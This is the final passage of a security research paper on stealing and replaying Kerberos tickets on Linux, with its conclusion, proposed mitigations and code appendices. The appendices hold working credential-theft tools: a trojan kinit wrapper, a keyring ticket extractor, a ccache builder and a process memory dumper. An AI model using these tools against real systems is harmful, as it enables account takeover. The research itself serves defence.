Extracting the Kerberos credentials from the memory of a process requires root privileges since a normal user does not have sufficient permissions to dump the memory of a process. Therefore, this attack might require an additional step of privilege escalation which is not necessary for attacks against other `ccache` types. Furthermore, the process of dumping the memory, the location and extraction of the credential data from memory and the generation of the `ccache` file has not been automated yet. However, we have shown that it is possible to build a valid `ccache` file and managed to successfully authenticate to a kerberised OpenSSH service.



(a) before (b) after

Figure 5: Visualisation of the memory of the dummy program before and after obtaining a TGT.

Our experiments have shown that neither the KDC nor the Kerberos service validate the client's IP address. The Kerberos documentation states that the KDC can be configured to include the IP address of the requesting client in the TGT and Service Tickets. This would allow the KDC and Kerberos service to verify that the ticket is only used by a client with that IP address. Such a security measure could hinder the reuse of stolen tickets and therefore mitigate our ticket stealing attacks. On the other side, IP validation can also reduce the usability of the protocol if clients often change IP addresses.

[10] https://msdn.microsoft.com/en-us/library/windows/desktop/aa380262

Some Kerberos services are using an authentication mechanism where an authenticator is used to establish an encryption key that the client uses to communicate with the service. For such services the replay of stolen Service Tickets can be mitigated by configuring them to make use of replay caches which keep track of previously used authenticators and detect the reuse of such authenticators. [11]

7 Conclusion

In this paper we have given an affirmative answer to our primary research question. We have shown that Kerberos credentials can be stolen from a GNU/Linux machine that is a client in a Kerberos realm. Furthermore, we have shown that these authentication credentials can be successfully reused from an attacker machine. We began by reviewing the method by which the Kerberos protocol works and clarifying which credentials are used in a successful authentication within a Kerberos realm. After this elucidation we narrowed our focus to the dominant implementation of the Kerberos protocol in use for GNU/Linux systems - MIT Kerberos. All of the methods for storing credentials in this implementation were laid out. We selected a subset of these credential storage methods and examined the exact mechanism used to store credentials by each method. For each of the selected storage methods we showed a technique that an attacker can use to exfiltrate authentication credentials. For every credential stealing technique we illustrated we also proposed a way that it can be mitigated. The most tangible recommendation to be drawn from this research is that an administrator of an MIT Kerberos realm should prefer the session keyring type as the default `ccache`. This has the right balance of ease of use for a user in that it should be always accessible to them in a regular usage scenario. It has the large security benefit of not being accessible to a remote attacker unless they can escalate their privileges.

8 Future Work

In order to harden our findings and to find out how portable our attacks are, we propose to test our attacks on a large variety of different GNU/Linux distributions and in combination with different kerberised services.

It would be interesting to find out if our attacks can also be applied to other implementations of Kerberos. For example, the Heimdal implementation which is designed to be compatible with MIT. Heimdal does not support keyrings however it is likely still vulnerable to file `ccache` theft. Also if process memory tickets are supported the same method should be applicable. Heimdal also has its own credential management system `KCM`. Similar research should be done to see how it is vulnerable.

The credential extraction from the MEMORY `ccache` still needs to be automated. We also suggest to test this tool with realms and usernames of different lengths and with larger kerberised programs than the one we used for our experiments. These tests will guarantee that the automated tool can reliably extract the correct credentials from the memory of the targeted process. longer realms and usernames may increase the amount of data to be encrypted if above an AES block size, this may change the size of tickets. Furthermore, more of the supported encryption algorithms should be tested as they are very likely to effect the size of the encrypted pieces.

In order to improve the security of the MIT Kerberos implementation, we also recommend to change the default `ccache` type to the session keyring and to enforce IP validation by default.

References

[1] Bashar Ewaida. Pass-the-hash attacks: Tools and mitigation. https://www.sans.org/reading-room/whitepapers/testing/pass-the-hash-attacks-tools-mitigation-33283, 2013. retrieved on: 08-

[11] http://web.mit.edu/kerberos/krb5-devel/doc/basic/rcache_def.html

06-2017.

[2] Benjamin Delpy. mimikatz. https://github.com/gentilkiwi/mimikatz, 2014. retrieved on: 08-06-2017.

[3] J Kohl and C Neuman. The kerberos network authentication service (v5). https://tools.ietf.org/html/rfc1510, 1993. retrieved on: 08-06-2017.

[4] Tommaso Malgherini and Riccardo Focardi. Attacking and fixing the microsoft windows kerberos login service. http://secgroup.dais.unive.it/wp-content/uploads/2010/08/m0t-krb5-08-2010.pdf. retrieved on: 08-06-2017.

[5] Emmanuel Bouillon. Taming the beast: Assess kerberos-protected networks. https://www.blackhat.com/presentations/bh-europe-09/Bouillon/BlackHat-Europe-09-Bouillon-Taming-the-Beast-Kerberous-whitepaper.pdf, 2009. retrieved on: 08-06-2017.

Appendices

A Code

A.1 Fakeinit

```
#!/usr/bin/env python3

"""
Authors:
        Arne Zismer (arne.zismer@os3.nl)
        Ronan Loftus (ronan.loftus@o3.nl)

Date: 23/06/2017
Description:
        TODO!!!!
Usage:
        add directory to £PATH
        rename script to kinit
"""

from subprocess import Popen, PIPE, check_output
from pexpect import spawn, run
from sys import argv
from getpass import getpass

if __name__ == '__main__':

    # get Kerberos user if given
    krbuser = ''
    if (len(argv) > 1):
        krbuser = argv[1]

    # -l gets a ticket with life = min(1y, kdc_max_life)
    # -r gets a ticket renewable for min(1y, kdc_max_renew)
    child = spawn('/usr/bin/kinit -l 8766h -r 8766h {}'.format(krbuser))
    prompt = child.read_nonblocking(1024).decode('utf-8')

    # if user is not prompted for password, print output and stop
    if ("Password" not in prompt):
        print(prompt[:-1])
    else:
        # capture user's password and forward it to kinit
        pw = getpass(prompt)
        child.sendline(pw)

        res = child.read(1024).decode('utf-8')

        if (res != '\n'):
            print(res.strip())

        # TODO: remove new line!!!!!!!
```

A.2 Heracles

```
#!/bin/bash

ccache=$(grep -F 'default_ccache_name' /etc/krb5.conf | grep -v '#' | cut -d'=' -f2 | xargs)
ccache_type=$(echo $ccache | cut -d':' -f1)

if [[ ${ccache} == "" ]]; then
    echo "Look for /tmp/krb5cc_$(id -u)"
    exit 1
fi
if [[ ${ccache_type} == "DIR" ]]; then
    location=$(echo ${ccache} | cut -d':' -f2)
    echo "Look in ${location}"
    exit 2
fi
if [[ ${ccache_type} == "MEMORY" ]]; then
    echo "You're gonna have to do some memory analysis..."
    exit 3
fi
if [[ ${ccache_type} == "KEYRING" ]]; then
    keyring_type=$(echo ${ccache} | cut -d':' -f2)
fi

keyring_name=$(echo ${ccache} | cut -d':' -f3)
# Handle named keyring
if [[ "$keyring_name" == "" ]]; then
        keyring_name="$keyring_type"
fi

# Persistent keyring is approached differently
if [[ "${keyring_type}" == "persistent" ]]; then
        # Attach persistent for UID to our session keyring
        keyctl get_persistent @s "$(id -u)" > /dev/null
        keyring=$(keyctl search @s keyring "$(id -u)")
else
        # Get named keyring
        keyring=$(keyctl search @s "keyring" "${keyring_name}")
        # Check £? here: no keyring (no credentials found in keyring)
fi

key_components=( $(keyctl rlist ${keyring}) )

tmp_dir=$(mktemp -d)
for i in ${!key_components[@]}; do
    SPN="$(keyctl rdescribe ${key_components[${i}]} | rev | cut -d';' -f1 | rev)"
    # We don't care about the configuration entries
    if [[ ! "${SPN}" =~ "X-CACHECONF" ]]; then
        # / is illegal in a filename
        safe_name=$(echo ${SPN} | tr '/' '_')
        keyctl pipe "${key_components[${i}]}" > "${tmp_dir}/${safe_name}.bin"
    fi
done

```

```
cat ccache_header_data > krb5cc_$(id -u)
cat ${tmp_dir}/__krb5_princ__.bin >> krb5cc_$(id -u)
find ${tmp_dir} -name "*krbtgt*" -exec cat {} \; >> krb5cc_$(id -u)

rm -rf ${tmp_dir}

echo "Ticket written to krb5cc_$(id -u)"
exit 0
```

A.3 Generate File ccache Header

```
#include <stdio.h>
#include <inttypes.h>
#include <endian.h>

int main(void)
{
    FILE* fp = fopen("ccache_header_data", "wb");
    if (fp == NULL) {
        fprintf(stderr, "Error opening file\n");
        return 1;
    }

    /* write preamble */
    uint8_t maj_version = 5;
    uint8_t min_version = 4;
    fwrite(&maj_version, sizeof(uint8_t), 1, fp);
    fwrite(&min_version, sizeof(uint8_t), 1, fp);

    /* write header */
    uint16_t total_header_len = htobe16(12);
    uint16_t field_tag = htobe16(1);
    uint16_t field_length = htobe16(8);
    uint32_t seconds_offset = htobe32(4);
    uint32_t microseconds_offset = htobe32(32);
    fwrite(&total_header_len, sizeof(uint16_t), 1, fp);
    fwrite(&field_tag, sizeof(uint16_t), 1, fp);
    fwrite(&field_length, sizeof(uint16_t), 1, fp);
    fwrite(&seconds_offset, sizeof(uint32_t), 1, fp);
    fwrite(&microseconds_offset, sizeof(uint32_t), 1, fp);

    fclose(fp);

    return 0;
}
```

A.4 Ticket Holder

```
// https://github.com/krb5/krb5/blob/master/doc/appdev/init_creds.rst
// This program simple obtains a TGT from the KDC and stores it in memory so we can
// extract it. It is intended to be a Proof-of-Concept to show that TGTs can be
```

```c
// stolen from a process

#include <stdio.h>
#include <string.h>
#include <krb5.h>

// getting the TGT
int obtain_tgt(void)
{
    krb5_error_code ret;
    krb5_creds creds;
    krb5_principal client_princ = NULL;

    krb5_context context;
    const char* princname = "user@CYBEROS.METZ.PRAC.OS3.NL";
    const char* password = "user";

    krb5_init_context(&context);


    memset(&creds, 0, sizeof(creds));
    ret = krb5_parse_name(context, princname, &client_princ);  // lib/krb5/krb/parse.c
    if (ret) {
        printf("Failed to parse name\n");
        goto cleanup;
    }

    // getchar(); // breakpoint before obtaining ticket
    ret = krb5_get_init_creds_password(context, &creds, client_princ, password,
                                       NULL, NULL, 0, NULL, NULL);
    if (ret) {
        printf("Failed to obtain TGT\n");
        goto cleanup;
    }

    ret = krb5_verify_init_creds(context, &creds, NULL, NULL, NULL, NULL);
    if (ret) {
        printf("Failed to verify TGT\n");
         goto cleanup;
    }

    // keep running so we have time to dump memory
    printf("%s\n", "Obtained TGT!");
    while (1) {
        /* Doing nothing here... */
    }

    cleanup:
    printf("Cleaning up ...\n");
    krb5_free_principal(context, client_princ);
    krb5_free_cred_contents(context, &creds);

    return 0;
}
```

```c

int main(void)
{
    obtain_tgt();
    return 0;
}
```

A.5 Memory Dumper

```python
#!/usr/bin/env python3

from sys import stderr, exit, argv
from os import geteuid

def is_root():
    return geteuid() == 0

def dump_mem(pid):
    dump = bytes()
    try:
        map_file = open("/proc/{}/maps".format(pid), "r")
    except FileNotFoundError:
        print("No such PID: {}".format(pid), file=stderr)
        exit(4)
    for line in map_file:
        addrs, perms = line.split()[:2]
        if perms[0] == "r":
            start_addr, end_addr = addrs.split("-")
            offset = int(start_addr, 16)
            length = int(end_addr, 16) - offset
            with open("/proc/{}/mem".format(pid), "rb") as mem_file:
                try:
                    mem_file.seek(offset)
                    dump += mem_file.read(length)
                except (OSError, ValueError, IOError, OverflowError):
                    pass
    return dump

def main():
    if not is_root():
        print("This program must be run as root", file=stderr)
        exit(1)
    if len(argv) != 2:
        print("Must supply one argument", file=stderr)
        exit(2)
    try:
        pid = int(argv[1])
    except ValueError:
        print("Argument must be integer (PID)", file=stderr)
        exit(3)

    mem = dump_mem(pid)
```

```
44      with open("{}.mem".format(pid), "wb") as dumpfile:
45          dumpfile.write(mem)
46
47  if __name__ == "__main__":
48      main()
```